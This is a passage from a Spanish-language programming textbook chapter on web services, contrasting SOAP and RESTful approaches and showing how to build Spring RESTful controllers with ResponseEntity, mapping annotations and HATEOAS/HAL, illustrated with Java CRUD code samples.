Es un término muy genérico. Un **servicio web** es un conjunto de aplicaciones o tecnologías que interactúan en la Web, intercambiando datos entre sí para ofrecer un servicio.

El objetivo es que "un cliente" pueda interactuar con "un servidor", **ejecutando métodos de forma remota** sin importar cómo estén implementados ninguno de los dos: hardware, sistema operativo, lenguaje de programación, etc. Lógicamente, para conseguirlo se debe establecer un protocolo de comunicación y de intercambio de información que entiendan ambos.

Adicionalmente, es deseable crear un mecanismo para que el cliente pregunte al servidor qué métodos remotos ofrece y la firma de los mismos, con una descripción detallada de los objetos que necesita como parámetros y que devuelve como respuestas. De ese modo el cliente podrá construir una interfaz compatible.

Desde este punto de vista un servicio web es un **conjunto de operaciones** que un cliente puede solicitar de forma remota a un servidor, intercambiando datos complejos a través de un protocolo común<sup>15</sup>.

Cuando trabajamos con servicios web a menudo aparece el término **endpoint**. En una arquitectura SOA cualquier interacción punto a punto entre el cliente y el servidor tendrá dos "puntos finales", el que ofrece el servicio y el que lo consume. Sin embargo se suele entender por endpoint la operación que ofrece el servidor. En un servicio RESTful (orientado a los datos), un endpoint sería un recurso. Un endpoint siempre estará identificado por una URI.

El protocolo de transporte suele ser HTTP/HTTPS sobre TCP (obligatorio en RESTful), aunque puede usarse FTP, SMTP o cualquier otro. El formato usado para definir los objetos e intercambiar suele ser XML o JSON, aunque depende de la tecnología empleada.

Por tanto, los objetos se serializan con XML o JSON y junto con la petición o respuesta suelen ser enviados usando HTTP. Esto permite una gran interoperabilidad, y evitar (para bien o para mal) un montón de problemas con los cortafuegos. Pero también los hace **muy lentos** comparados con otras tecnologías de ejecución distribuida como CORBA o RMI. No se pueden usar para cualquier operación: como todo, tienen su ámbito de aplicación.

## 11.2 Tecnologías existentes

Java dispone de dos APIs distintas para implementar servicios web: JAX-WS (servicios web SOAP) y JAX-RS (servicios RESTful). Nosotros no usaremos ninguna de ellas. Crearemos servicios RESTful usando Spring, pero es conveniente saber que existen.

### 11.2.1 JAX-WS. Servicios SOAP

**Simple Object Access Protocol** es un protocolo que permite que dos sistemas puedan intercambiar datos. Está definido como un **XML schema**, lo que asegura su escalabilidad, su independencia con respecto al lenguaje que lo genere y su neutralidad con respecto al protocolo de transporte usado. Surgió para solucionar los problemas de ejecución distribuida entre diferentes plataformas.

Se usan como base de servicios web más complejos, junto al **WSDL**: el **Web Services Description Language** es también un XML schema que sirve para describir las operaciones que puede realizar un servicio web y los objetos que va a utilizar. A partir de este fichero el JDK o el IDE pueden crear el código de

<sup>15</sup> En fin, en esa definición casi entran los RPC de toda la vida.

---

Java necesario para escribir la interfaz del cliente. La API de java encargada de dar soporte a este proceso es **JAX-WS**.

El proceso para **utilizar** el servicio sería el siguiente:

- El futuro cliente conoce "de algún modo" la URI que identifica al servicio en la red. A partir de ella obtiene el WSDL.
- Con las herramientas adecuadas, o interpretando directamente el contenido del WSDL, crea el código base necesario para utilizar el servicio: Las clases de java que implementan los métodos remotos a ejecutar y los objetos que intercambiará con el servidor.
- Crea el resto del programa cliente.
- A partir de entonces, la ejecución local de los métodos se convertirán (gracias a las bibliotecas adecuadas) en llamadas remotas a las operaciones ofrecidas por el servidor. Las peticiones y respuestas viajarán codificadas en SOAP, generalmente usando HTTP como protocolo de transporte.

Y el proceso para **crearlo** es más sencillo todavía:

- Escribimos el código de Java que definirá al servicio: Una clase de Java con métodos públicos, las **operaciones** que el servicio permitirá ejecutar de forma remota.
- Marcamos la clase y los métodos con las anotaciones adecuadas, para indicarle al servidor que efectivamente estamos creando un servicio. Automáticamente el IDE creará el WSDL y el servidor expondrá nuestra aplicación como un WS.

### 11.2.2 JAX-RS. RESTful

La especificación de Java que describe los servicios RESTful es **JAX-RS**, "Java API for RESTful Web Services", descrito en JSR311.

La versión anterior de la API, JAX-RS 1.x, sólo especificaba la parte del servidor. El cliente Java había que crearlo como cualquier otra conexión HTTP, o bien utilizando bibliotecas externas. La más usada era (y es) **Jersey**.

La versión actual, **JAX-RS 2.x** habla tanto del servidor como de las clases de utilidad para el cliente, por lo que aunque sigue siendo obligatorio el uso de Jersey (al fin y al cabo sólo es una especificación), la interfaz es estándar; el programa cliente ya no depende de ninguna biblioteca de proveedores externos.

Si buscas ejemplos en Internet observarás que los clientes difieren un poco de una versión a otra, dependiendo de si han usado el antiguo paquete "com.sun.jersey.api.client" o el nuevo "javax.ws.rs.client". Además, verás que "a la manera antigua" la clase que configura los recursos en el servidor se programa como un servlet.

### 11.2.3 Qué utilizar

Si las dos tecnologías conviven es porque ninguna es superior a la otra. Tienen ventajas e inconvenientes, que las hacen más o menos adecuadas dependiendo de su uso.

**RESTful** es fácil de aprender e implementar, y es más ligera y rápida. Al no tener estado (en teoría) es muy escalable. Sus características suelen ser suficientes para los servicios Web que se suelen mostrar a través de Internet.

Los servicios web basados en **SOAP** son más lentos, y aunque también son fáciles de entender, sus características avanzadas exigen cierta práctica y unas cuantas bibliotecas extra. Pero tienen "características avanzadas"... La seguridad es muy superior a REST, y permiten construir sistemas verdaderamente complejos. Su ámbito típico es una intranet empresarial, o servicios vía Internet que necesiten seguridad adicional.

Dada su sencillez RESTful es el que más se utiliza, puesto que la mayoría de servicios son simples. Pero de vez en cuando necesitarás escribir aplicaciones más seguras o fiables, y tendrás que aplicar SOAP.

La principal ventaja de RESTful es la sencillez del protocolo, que simplifica mucho **la escritura de los clientes**. Si el cliente y el servidor son Java y utilizas Netbeans, casi todo el trabajo lo realizan los asistentes y las bibliotecas Metro o Jersey, por lo que a la hora de programar el tiempo de desarrollo es el mismo. ¿Pero qué sucede si el cliente es JavaScript? Escribir el código necesario para interactuar con SOAP puede ser un lío. Y no digamos entender el WSDL sin ayuda.

Sin embargo, una petición RESTful es idéntica a cualquier otra petición HTTP. El programador de JavaScript no verá diferencia entre acceder al servicio web o ejecutar una llamada AJAX tradicional.

---

En la práctica REST no es sólo una forma de definir servicios web. A menudo se utiliza como un verdadero framework que expone el modelo de la aplicación a los clientes. Si ya has escrito una aplicación web que use AJAX para comunicarse con el cliente, verás que esta arquitectura parece diseñada para trabajar de esa manera.

## 11.3 Servicios RESTful

Parte del contenido de esta sección lo he sacado de la guía de Spring, <https://spring.io/guides/tutorials/rest>. Contiene más ejemplos y una par de buenas ideas adicionales.

### 11.3.1 REST

El **Representational State Transfer** (REST) es un estilo de arquitectura cliente/servidor centrado en la **representación o transferencia de recursos** a través de peticiones y respuestas. Es una idea, una representación teórica de un servicio.

Está diseñado para utilizar un protocolo sin estado (como HTTP). El cliente y el servidor intercambiarán "representaciones de recursos" usando un protocolo y una interfaz estandarizada.

En este paradigma de programación el concepto de **recurso** es fundamental. Tanto los datos como las funcionalidades del programa se consideran recursos, que son accesibles a través de una **URI**, generalmente un enlace HTTP. Los recursos son representados por documentos y sobre ellos se permiten sólo una serie de operaciones sencillas y perfectamente especificadas.

Todo esto es mucho más simple de lo que parece. Por ejemplo, si he definido un servicio web con una operación que suma dos números, "que el recurso sea accesible a través de una URI" significa que un cliente sólo tendría que leer la siguiente URL para ejecutar la operación:

```
http://localhost:8080/ejemplo/servicio/calculadora?uno=10&dos=6
```

O dependiendo de cómo lo defina, también podría invocar el servicio de esta forma (es la que usa todo el mundo, y la recomendada):

```
http://localhost:8080/ejemplo/servicio/calculadora/10/6
```

La respuesta podría ser **cualquier cosa**, dependiendo obviamente de cómo haya escrito el servidor: puede devolver texto plano, XML y sobre todo JSON.

### 11.3.2 RESTful

**RESTful** es la aplicación de la arquitectura REST para la creación de servicios web. Su finalidad es la creación de servicios para Internet sencillos, ligeros y con bajo acoplamiento. Un servicio que usa esa arquitectura se denomina RESTful, aunque a menudo se dice mal y simplemente se habla de "servicios REST".

La arquitectura REST se creó como una reacción a la complejidad de los servicios remotos basados en SOAP o RPC. Las aplicaciones RESTful deben cumplir los siguientes requisitos:

- **Identificación de recursos a través de una URI.** Un servicio Web RESTful expone un conjunto de recursos que identifican los puntos de interacción con los clientes. Los recursos son identificados por URIs, lo que proporciona un espacio de direccionamiento global para los recursos y los servicios de identificación de los mismos. Su representación (XML, JSON...) debería estar desacoplada de cómo se piden, negociándola por ejemplo mediante cabeceras HTTP.
- **Interfaz uniforme.** Los recursos son manipulados utilizando un conjunto fijo de operaciones: **PUT** para modificar el estado, **DELETE** para borrar, **GET** para leer y **POST** para crear; es decir, las típicas operaciones CRUD.
- **Mensajes autodescriptivos.** El mensaje debe tener toda la información necesaria para que el cliente pueda entenderlo, sin documentos externos adicionales.
- **Interacciones con estado a través de enlaces.** Cada interacción con un recurso deberá ser sin estado HTTP, es decir, los mensajes de petición son autocontenidos. Las interacciones con estado se basan en el concepto de transferencia de estado explícita. Existen varias técnicas para intercambiar estado, como la reescritura de URI (totalmente desaconsejado), cookies, cabeceras de petición y campos de formulario. El estado puede ser embebido en los mensajes de respuesta para señalar qué estados serán válidos en futuras interacciones.

- **HATEOAS** (Hypermedia As The Engine of Application State), Hipermédia como motor del estado de la aplicación. Idealmente, la respuesta debe contener enlaces a recursos adicionales relacionados, de tal modo que el cliente pueda navegar con ellos para acceder a cualquier información. Por ejemplo, la respuesta al recurso “<http://localhost:8080/personas/1>” podría ser:

```
{
  "id": 1,
  "nombre": "Javi",
  "apellidos": "Rodríguez",
  "_links": {
    "self": {
      "href": "http://localhost:8080/personas/1"
    },
    "personas": {
      "href": "http://localhost:8080/personas"
    }
  }
}
```

En la práctica los desarrolladores implementan los servicios según las necesidades, En ocasiones a duras penas se les puede llamar un servicio RESTful. Por ejemplo, la implementación de HATEOAS se considera en teoría una gran idea, pero complica la escritura del código, y si se sabe de antemano que no se va a utilizar (por ejemplo sólo habrá clientes privados dentro de la empresa) no tiene sentido aplicarlo.

De todos modos, una idea tiene que quedar clara. Todo el estado de la aplicación debe ser dirigido, creado, lanzado mediante hipertexto, independientemente de que nosotros lo añadamos de forma explícita en la representación de nuestro servicio.

### 11.3.3 El estado en RESTful

Si el servicio no tiene estado, ¿cómo es posible por ejemplo que cuando nos identificamos el servidor “nos recuerde” en las sucesivas peticiones? Cuando decimos que no tiene estado nos referimos a que no usa **sesiones**. Podemos distinguir dos tipos de estados distintos:

- **Estado de recurso.** Cambios en los recursos ofrecidos por el servicio web: Nuevos productos, cambios en salarios, etc. Esta información se almacena en el **servidor**, generalmente en una base de datos.
- **Estado de aplicación.** Es lo que solemos guardar en las sesiones: El ID del usuario actual o las preferencias seleccionadas. En un servicio RESTful esta información **se almacena en el cliente**.

Lo que dice la filosofía REST es que el **estado de aplicación** no debe ser mantenido por una sesión del servidor de aplicaciones web.

Sin embargo necesitamos guardarlo en algún sitio. ¿Cómo lo haremos? Representational **State Transfer**, transferencia de estado. Le pasaremos el problema al cliente, almacenando en su ordenador el estado en vez de guardarlo en el servidor. De esta forma nuestra aplicación podrá servir a un número indeterminado de clientes a la vez. Además, el estado sólo es útil mientras se realiza una petición. El resto del tiempo nuestro servidor no lo usa para nada.

Como ya he comentado antes, hay muchas formas de hacer esto. La más habitual es mediante cookies siempre que el cliente sea un navegador), pero también se pueden enviar tokens en las cabeceras de petición, datos adicionales en la URI del recurso o usar las capacidades de almacenamiento de HTML5 (navegadores de nuevo).

### 11.3.4 Nombrado de recursos

Al contrario que los servicios SOAP, diseñados para describir qué operaciones se pueden realizar, un servicio RESTful está orientado al dato, al **recurso**. Un recurso siempre estará definido por al menos una URI única, y las tareas que podremos realizar sobre el recurso las definiremos con el tipo de petición HTTP que solicitemos.

El nombrado de la URI debería seguir las normas aceptadas por todo el mundo. Si por ejemplo estás creando un servicio RESTful para realizar las típicas tareas CRUD sobre una entidad “Persona”, todas las peticiones deberían basarse en la misma URL base, por ejemplo:

<https://.../carpeta/base/personas>

---

La costumbre es usar el nombre del recurso en plural. Si son necesarios datos adicionales para identificar el recurso (quiero referirme a una persona en concreto) el identificador se añade al path de la URL, con tantas "carpetas" como sea necesario:

`https://.../carpeta/base/personas/34`  
`https://.../carpeta/base/detallepedidos/XR45/839`

Por último, para solicitar una operación en concreto se usan los verbos HTTP estándares

- Leer: Petición **GET**. Si se especifica el identificador sólo se lee ese recurso. Si no añadimos nada a la URL base se supone que se quieren leer todos los recursos de ese tipo.

`https://.../carpeta/base/personas/34` *Devuelve la persona 34*  
`https://.../carpeta/base/personas` *Devuelve todas las personas*

- Borrar. Petición **DELETE**. Como es lógico, hay que identificar un recurso concreto.

`https://.../carpeta/base/personas/34` *borra a la persona 34*

- Crear. Petición **POST**. Toda la información necesaria viaja en el cuerpo de la petición.

`https://.../carpeta/base/personas` *Crea una persona 34*

- Modificar. Petición **PUT**. Hay que identificar al recurso. La información adicional viaja en el cuerpo de la petición. En teoría no se debería incluir el identificador (ya está en el path). Pero como es un engorro quitarlo a menudo se envía duplicado.

`https://.../carpeta/base/personas/34` *modifica a la persona 34*

### 11.3.5 Respuestas a las peticiones

Las respuestas están estandarizadas: son los códigos de respuesta HTTP de la última norma oficial, en este momento **RFC 2616**. Lo que sí puede variar de un servicio a otro es hasta qué punto el programador cumple el estándar, y el contenido de los cuerpos de respuesta para peticiones PUT, POST o DELETE; por ejemplo, es típico devolver la entidad cuando en una petición POST ésta se crea con autoincrementales.

Los códigos más habituales son:

Código	Descripción
200	La operación se ha realizado correctamente. Se supone que hay un cuerpo de respuesta.
201	Se ha creado un recurso dentro de una colección.
202	La solicitud se ha aceptado, pero todavía no se ha procesado. Servicios batch que se ejecutan una vez al día, por ejemplo
204	La operación se ha realizado, pero no hay cuerpo de respuesta. Típica en respuestas PUT, POST o DELETE cuando no devuelven nada.
400	Petición incorrecta por culpa de los datos enviados por el cliente. Puede indicar un error de sintaxis o una clave duplicada al crear una entidad.
401	El usuario no se ha identificado ("autentificado") correctamente.
403	El usuario ha proporcionado credenciales correctas, pero no tiene permiso para acceder al recurso.
404	No se ha encontrado el recurso. Respuesta típica cuando se trata de borrar o leer un recurso que no existe.
405	El recurso no admite la operación, por ejemplo tratar de borrar un recurso que se considera de sólo lectura.
406	El cliente ha solicitado el recurso en un formato que el servidor no puede suministrar, como XML, por ejemplo.
500	Error interno del servidor, como un fallo inesperado de la base de datos.
501	No implementado. El método de solicitud todavía no ha sido implementado.

### 11.3.6 Formato de los datos

Un servicio RESTful usa HTTP estándar, por lo que todo lo que viaja entre el cliente y el servidor son textos. Como esos textos necesitan cierta estructura interna, para representar los campos se puede usar XML, JSON, x-www-form-urlencoded... cualquier cosa, mientras el cliente y el servidor puedan ponerse de acuerdo. La moda en los últimos años es usar JSON.

Si no se indica nada, Spring enviará los datos de respuesta en formato JSON, aplicando la biblioteca Jackson. En cuanto a los datos enviados en la petición, por defecto entenderá que están en formato x-www-form-urlencoded, aunque es muy sencillo configurar el método de acción para que interprete JSON.

## 11.4 Servicio RESTful básico. ResponseEntity

Desde el punto de vista de Spring se trata de un controlador AJAX que sigue ciertas reglas a la hora de mapear las peticiones. Si queremos, podemos escribirlo con las anotaciones que hemos visto en los capítulos anteriores:

```
@Controller
@RequestMapping("/basico/personas")
public class ControladorBasico {

    @Autowired
    private RepPersona rp;

    @ExceptionHandler(DataAccessException.class)
    public ResponseEntity<Persona> errorBaseDeDatos() {
        return new ResponseEntity<>(HttpStatus.INTERNAL_SERVER_ERROR);
    }

    @RequestMapping(value="/{id:[0-9]+}", method = RequestMethod.GET)
    public ResponseEntity<Persona> leer(@PathVariable Integer id) {
        Optional<Persona> op=this.rp.findById(id);
        if(op.isPresent()) return new ResponseEntity<>(op.get(), HttpStatus.OK);
        else return new ResponseEntity<>(HttpStatus.NOT_FOUND);
    }

    @RequestMapping(method = RequestMethod.GET)
    public ResponseEntity<List<Persona>> leerTodos() {
        return new ResponseEntity<>(this.rp.findAll(), HttpStatus.OK);
    }

    @RequestMapping(value="/{id:[0-9]+}", method = RequestMethod.DELETE)
    public ResponseEntity<Persona> borrar(@PathVariable Integer id) {
        Optional<Persona> op=this.rp.findById(id);
        if(op.isPresent()) {
            this.rp.deleteById(id);
            return new ResponseEntity<>(HttpStatus.NO_CONTENT);
        }
        else return new ResponseEntity<>(HttpStatus.NOT_FOUND);
    }

    @RequestMapping(method = RequestMethod.POST,
                   params = {"id","nombre","fecha","salario"})
    public ResponseEntity<Persona> crear(Persona p, BindingResult errores) {
        if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
        Optional<Persona> op=this.rp.findById(p.getId());
        if(op.isPresent()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
        this.rp.save(p);
        return new ResponseEntity<>(p, HttpStatus.CREATED);
    }
}
```

```

@RequestMapping(value="/{id:[0-9]+}", method = RequestMethod.PUT,
                params = {"id", "nombre", "fecha", "salario"})
public ResponseEntity<Persona> modificar(@PathVariable Integer id,
   Persona p, BindingResult errores) {
    if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    Optional<Persona> op=this.rp.findById(p.getId());
    if(!op.isPresent()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    this.rp.save(p);
    return new ResponseEntity<>(p, HttpStatus.CREATED);
}
}

```

En lo único que se diferencia este controlador “AJAX” del resto es en la clase de respuesta, **ResponseEntity**. Es una clase de Spring diseñada para generar una respuesta HTTP estándar, con el código, las cabeceras y el cuerpo que nos interese. El framework es listo y sobrentiende que estamos generando la respuesta directamente, por lo que la anotación “@ResponseBody” no es necesaria.

Los métodos de acción para crear y modificar están diseñados para hacer binding con datos en formato “application/x-www-form-urlencoded”. Si el cliente los va a enviar como textos JSON hay que modificarlos un poco:

```

@RequestMapping(method=RequestMethod.POST, consumes=MediaType.APPLICATION_JSON_VALUE)
public ResponseEntity<Persona> crear(@RequestBody Persona p, BindingResult errores) {

@RequestMapping(value="/{id:[0-9]+}", method = RequestMethod.PUT,
                consumes = MediaType.APPLICATION_JSON_VALUE)
public ResponseEntity<Persona> modificar(@PathVariable Integer id,@RequestBody Persona p,
   BindingResult errores) {

```

Tenemos que indicarle a Spring el formato que se supone nos enviará el cliente (“application/json”) y que por tanto todo el cuerpo de la petición se usará para hacer binding. No puedo usar el atributo “params” de la anotación, ya que sólo funciona con parámetros “x-www-form-urlencoded”. Sería una buena idea añadir validaciones sintácticas para asegurarnos de que lo tenemos todo. Es algo que siempre haríamos en un caso real, de todas formas.

En los controladores AJAX que hemos visto hasta ahora nunca habíamos usado “ResponseEntity”. Cuando no lo hacemos, la respuesta enviada al cliente es un “200” si todo es correcto o un “50x” si se produce una excepción. Esta clase sólo es necesaria cuando queremos especificar el valor de la respuesta. O cuando somos unos vagos y no usamos “@ResponseBody”.

Como puede verse en el ejemplo podemos usar los constructores de la clase para crear la respuesta, aunque también disponemos de una docena de métodos estáticos para conseguir lo mismo; sólo es cuestión de estilo:

```

@RequestMapping(value="/{id:[0-9]+}", method = RequestMethod.DELETE)
public ResponseEntity<Persona> borrar(@PathVariable Integer id) {
    Optional<Persona> op=this.rp.findById(id);
    if(op.isPresent()) {
        this.rp.deleteById(id);
        return ResponseEntity.noContent().build();
    }
    else return ResponseEntity.notFound().build();
}

```

Alguno de los constructores y métodos de la clase “ResponseEntity”:

<b>Clase ResponseEntity</b>	<b>Descripción</b>
<b>ResponseType(HttpStatus)</b>	Crea una respuesta con el código de estado, cabeceras o cuerpo indicado.
<b>ResponseType(T, HttpStatus)</b>	
<b>ResponseType(T, MultiValueMap, HttpStatus)</b>	
<b>ResponseType(T, MultiValueMap, int)</b>	
<b>static BodyBuilder accepted()</b>	Devuelven un “ResponseEntity.BodyBuilder” con un código de respuesta concreto.
<b>static BodyBuilder badRequest()</b>	
<b>static BodyBuilder internalServerError()</b>	
<b>static BodyBuilder ok()</b>	
<b>static BodyBuilder ok(T)</b>	

<b>Clase ResponseEntity</b>	<b>Descripción</b>
<code>static BodyBuilder status(HttpStatus)</code>	
<code>static BodyBuilder status(int)</code>	
<code>static BodyBuilder unprocessableEntity()</code>	
<code>static BodyBuilder of(Optional&lt;T&gt;)</code>	Similar al método “ok()”, pero devuelve un “200” o un “404” en función del contenido del parámetro.
<code>static HeadersBuilder noContent()</code>	Devuelven un “ResponseEntity.HeadersBuilder” con los códigos “404” o “204”
<code>static HeadersBuilder notFound()</code>	

Los constructores y métodos anteriores usan una enumeración y dos interfaces de Spring. **HttpStatus** es una enumeración con los códigos de respuesta estándar. Si conoces los valores suele haber una versión del método que permite indicarlos directamente.


La interfaz **ResponseEntity.HeadersBuilder** está diseñada para definir la cabecera de la respuesta con detalle:

<b>Interfaz HeadersBuilder</b>	<b>Descripción</b>
<code>ResponseEntity build()</code>	Crea una respuesta.
<code>HeadersBuilder allow(HttpMethod)</code>	Define la cabecera correspondiente.
<code>HeadersBuilder cacheControl(CacheControl)</code>	
<code>HeadersBuilder eTag(String)</code>	
<code>HeadersBuilder lastModified(Instant)</code>	
<code>HeadersBuilder lastModified(long)</code>	
<code>HeadersBuilder location(URI)</code>	
<code>HeadersBuilder header(String, String)</code>	Añade una cabecera personalizada.

La interfaz **ResponseEntity.BodyBuilder** permite crear un cuerpo, personalizando si es necesario un par de líneas de la cabecera de respuesta. Extiende a la interfaz anterior, por lo que incluye todos los métodos que acabamos de ver. Sus métodos adicionales:

<b>Interfaz BodyBuilder</b>	<b>Descripción</b>
<code>ResponseEntity body(T)</code>	Crea una respuesta con el cuerpo indicado.
<code>BodyBuilder contentLength(long)</code>	Establece el tamaño del cuerpo en bytes. Define la línea de cabecera “Content-Length”.
<code>BodyBuilder contentType(MediaType)</code>	Similar a la anterior pero para “Content-Type”.

La clase “`ResponseEntity`” extiende a “`HttpEntity`”, y es hermana de “`RequestEntity`”:



La clase **HttpEntity** representa una petición o respuesta HTTP, y proporciona los métodos y constructores básicos para crear una cabecera y un cuerpo:

<b>Clase HttpEntity&lt;T&gt;</b>	<b>Descripción</b>
<code>HttpEntity()</code>	Crea un objeto de esta clase con cuerpos o cabeceras.
<code>HttpEntity(MultiValueMap)</code>	
<code>HttpEntity(T)</code>	
<code>HttpEntity(T, MultiValueMap)</code>	
<code>T getBody()</code>	Devuelve el cuerpo de la petición o respuesta HTTP.
<code>HttpHeaders getHeaders()</code>	Devuelve la cabecera de la petición o respuesta.

<b>Clase <code>HttpEntity&lt;T&gt;</code></b>	<b>Descripción</b>
<code>boolean hasBody()</code>	<i>Indica si la petición o respuesta tiene cuerpo.</i>

Desde este punto de vista, “`ResponseEntity`” es un “`HttpEntity`” con un código de respuesta, mientras que “`RequestEntity`” extiende a la clase madre añadiendo el tipo de petición.

## 11.5 Servicio RESTful con anotaciones de Spring

Spring proporciona varias anotaciones para simplificar la escritura de un servicio RESTful.

<b>@Get/Post/Put/DeleteMapping</b>	<b>Valores</b>	<b>Descripción</b>
<i>Son idénticas a “<code>@RequestMapping</code>”, salvo que ya tienen definido el tipo de petición (Get, Post, Put, Delete). Son sólo una forma cómoda de etiquetar las acciones básicas de un servicio RESTful. Existen anotaciones para todos los tipos de peticiones HTTP.</i>		
<code>value[ ]</code>	<code>"/ver.html"</code>	<i>La ruta a la que atenderá el método. Admite “*”, “**”, “{valor}”, “[identificador:[0-9]+]”</i>
<code>path[ ]</code>	<code>"/ver/*.html"</code>	
<code>params[ ]</code>	<code>{"id", "nombre!=?"}</code>	<i>Lista de parámetros en formato <b>x-www-form-urlencoded</b> que deben existir en la petición. Admite “id=10”, “id!=10”, “id!=”</i>
<code>consumes[ ]</code>	<code>"application/JSON"</code>	<i>Tipos MIME que admite.</i>
<code>produces[ ]</code>	<code>"application/JSON"</code>	<i>Tipos MIME que produce.</i>
<code>headers [ ]</code>	<code>"cabecera=valor"</code>	<i>Lista de cabeceras que deben existir en la petición. Admite “=”, “!=”.</i>

<b>@RestController</b>	<b>Valores</b>	<b>Descripción</b>
<i>Extiende a “<code>@Controller</code>”, pero añadiendo “<code>@RequestBody</code>” a todos los métodos de acción. Se usa sobre todo porque el código queda más documentado que con la anotación tradicional.</i>		
<code>Value</code>	<code>“especial”</code>	<i>Nombre del bean, para DI por nombre.</i>

<b>@ResponseStatus</b>	<b>Valores</b>	<b>Descripción</b>
<i>Anota un método o una clase de excepción con el código de retorno y la descripción que se enviará como respuesta.</i>		
<code>value</code>	<code>HttpStatus</code>	<i>El valor de retorno. OK, ACCEPTED, NOT_FOUND, etc.</i>
<code>code</code>		
<code>Reason</code>	<code>String</code>	<i>La descripción de la respuesta</i>

Usando esas anotaciones, el servicio anterior se podría escribir así (y de otras muchas formas):

```

@RestController
@RequestMapping("/spring/personas")
public class ControladorSpring {

    @Autowired
    private RepPersona rp;

    @ExceptionHandler(DataAccessException.class)
    @ResponseStatus(code = HttpStatus.INTERNAL_SERVER_ERROR)
    public String errorBaseDeDatos(DataAccessException ex) {
        return ex.getMessage();
    }
}

```

```

@GetMapping("/{id:[0-9]+}")
public ResponseEntity<Persona> leer(@PathVariable Integer id) {
    Optional<Persona> op=this.rp.findById(id);
    if(op.isPresent()) return new ResponseEntity<>(op.get(), HttpStatus.OK);
    else return new ResponseEntity<>(HttpStatus.NOT_FOUND);
}

@GetMapping
public List<Persona> leerTodos() {
    return this.rp.findAll();
}

@DeleteMapping("/{id:[0-9]+}")
public ResponseEntity<Persona> borrar(@PathVariable Integer id) {
    Optional<Persona> op=this.rp.findById(id);
    if(op.isPresent()) {
        this.rp.deleteById(id);
        return ResponseEntity.noContent().build();
    }
    else return ResponseEntity.notFound().build();
}

@PostMapping(params = {"id","nombre","fecha","salario"})
public ResponseEntity<Persona> crear(Persona p, BindingResult errores) {
    if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    Optional<Persona> op=this.rp.findById(p.getId());
    if(op.isPresent()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    this.rp.save(p);
    return new ResponseEntity<>(p, HttpStatus.CREATED); //201
}

@PutMapping(value="/{id:[0-9]+}", params={"id","nombre","fecha","salario"})
public ResponseEntity<Persona> modificar(@PathVariable Integer id,
   Persona p,BindingResult errores) {
    if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    Optional<Persona> op=this.rp.findById(p.getId());
    if(!op.isPresent()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    this.rp.save(p);
    return new ResponseEntity<>(p, HttpStatus.CREATED); //201
}
}

```

Las anotaciones de mapeo de peticiones funcionan del mismo modo que “@RequestMapping”, aunque son un poco más descriptivas. He supuesto que el cliente envía los datos en formato “x-www-form-urlencoded”. Cambiarlo a JSON es muy sencillo, tal como hemos visto en el apartado anterior.

Al usar “@RestController” todos los métodos están anotados como “@ResponseBody”, por lo que en aquellos casos en los que sólo quiero responder con un “200” no me molesto en usar “ResponseEntity”:

```

@GetMapping
public List<Persona> leerTodos() {
    return this.rp.findAll();
}

```

Tampoco uso “ResponseEntity” en el método que controla los errores de base de datos. Como siempre quiero devolver un “500” me limito a usar “@ResponseStatus”:

```

@ExceptionHandler(DataAccessException.class)
@ResponseStatus(code = HttpStatus.INTERNAL_SERVER_ERROR)
public String errorBaseDeDatos(DataAccessException ex) {
    return ex.getMessage();
}

```

La clase **ResponseStatusException** es útil en muchas ocasiones. Es una excepción que extiende a **RuntimeException** y que podemos usar para especificar el valor de retorno de la respuesta. Por ejemplo, el método “leer” podríamos escribirlo de este modo:

---

```

@GetMapping("/{id:[0-9]+}")
public Persona leer(@PathVariable Integer id) {
    Optional<Persona> op=this.rp.findById(id);
    if(op.isPresent()) return op.get();
    else throw new ResponseStatusException(HttpStatus.NOT_FOUND);
}

```

No aporta nada nuevo, pero nos permite escribir el código de una forma distinta. En vez de devolver "ResponseEntity" el método retorna directamente la entidad "Persona", por lo que el código de la respuesta siempre será "200". Como a veces quiero enviar un "404" lanza una excepción "ResponseStatusException" que Spring interpretará adecuadamente.

## 11.6 HATEOAS / HAL

El código anterior no se considera un servicio RESTful completo (antiguamente se hablaba de "niveles" de RESTful). Para que un cliente pueda utilizarlo necesita documentación adicional que le indique qué peticiones puede realizar, y por supuesto tiene que codificar manualmente las URI que solicitan las operaciones.

El ejemplo del apartado anterior es muy simple y no hace falta ser un genio para adivinar cómo utilizarlo. Pero un caso real, con decenas de entidades relacionadas entre sí, necesitaría un manual de usuario que describa todo lo que se puede hacer. La solución recomendada es incluir en la respuesta devuelta al cliente esa información, de tal modo que junto con los datos se indiquen las operaciones que se pueden realizar.

**HATEOAS** (hypermedia as the Engine of Application State, hipermedia como motor del estado de la aplicación) es un concepto de arquitectura de aplicaciones REST que propone usar enlaces de hipertexto (las URI) para indicar qué operaciones se pueden realizar sobre el recurso solicitado. Si por ejemplo se pide información sobre cierto producto, la respuesta podría ser la siguiente:

```

GET /ejemplorest/datos/productos/10 HTTP/1.1

{
  id: 10,
  nombre: "Tomate"
  precio: 1.67,
  links: {
    comprar: "/productos/10/comprar",
    todos: "/productos",
    composicion: "/productos/10/composicion"
  }
}

```

No sólo recuperamos los datos solicitados, sino que además obtendremos las URI necesarias para operar con el recurso u obtener información relacionada. Sucedería lo mismo con el resto de recursos, y las operaciones que podríamos ejecutar (las URI mostradas) **cambiarían** en función del contexto. Ese es el sentido de **motor del estado**: no se trata sólo de mostrar una documentación online, sino de indicar qué operaciones se pueden realizar para modificar el estado de la aplicación.

HATEOAS es una idea teórica que se puede implementar de muchas maneras distintas. Spring utiliza el formato **HAL** (Hypertext Application Language) para definir los "enlaces de hipermedia". Aunque existe una versión para XML, en este manual sólo lo utilizaremos con JSON.

Siguiendo el ejemplo anterior, supongamos ahora que existe la entidad "Tipo", relacionada con "Producto". Aplicando HAL la respuesta a la petición podría ser ésta:

```

